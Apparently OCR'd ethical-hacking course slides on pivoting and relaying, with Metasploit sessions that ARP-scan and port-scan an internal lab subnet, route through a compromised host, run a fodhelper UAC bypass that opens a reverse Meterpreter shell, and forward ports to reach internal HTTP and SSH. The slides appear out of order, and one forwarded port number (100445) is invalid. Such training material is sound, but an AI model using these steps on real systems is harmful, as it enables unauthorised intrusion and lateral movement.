
Relaying


Client 1
Compromising a system
1
2
Using port forwarding rules to access the system
Attacker
3
Establishing a tunnelled session through Client 1
4
Accessing resources
Client 2

Pivoting and Relaying to Hack External Machines (Cont'd)


Pivoting

1 Discover live hosts in the network




```
msf6 exploit(multi/handler) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
RHOSTS => 10.10.1.0/24
msf6 post(windows/gather/arp_scanner) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against SERVER2019
[*] ARP Scanning 10.10.1.0/24
[+]     IP: 10.10.1.2 MAC 02:15:5d:21:8a:e0 (UNKNOWN)
[+]     IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
[+]     IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+]     IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+]     IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+]     IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[+]     IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+]     IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) >
```

2 Set up routing rules




```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
[*] Route added
msf6 exploit(multi/handler) >
```

3 Scan ports of live systems



```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
RHOSTS => 10.10.1.19
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.19:          - 10.10.1.19:25 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:80 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:139 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:135 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:445 - TCP OPEN
[*] 10.10.1.19:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

4 Exploit vulnerable services




```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules



```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Local TCP relay created: :10080 <-> 10.10.1.19:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Local TCP relay created: :10022 <-> 10.10.1.19:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`

- Attackers can **access the SSH server** running on the target system by executing the following command:

  `# ssh myadmin@localhost`

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:

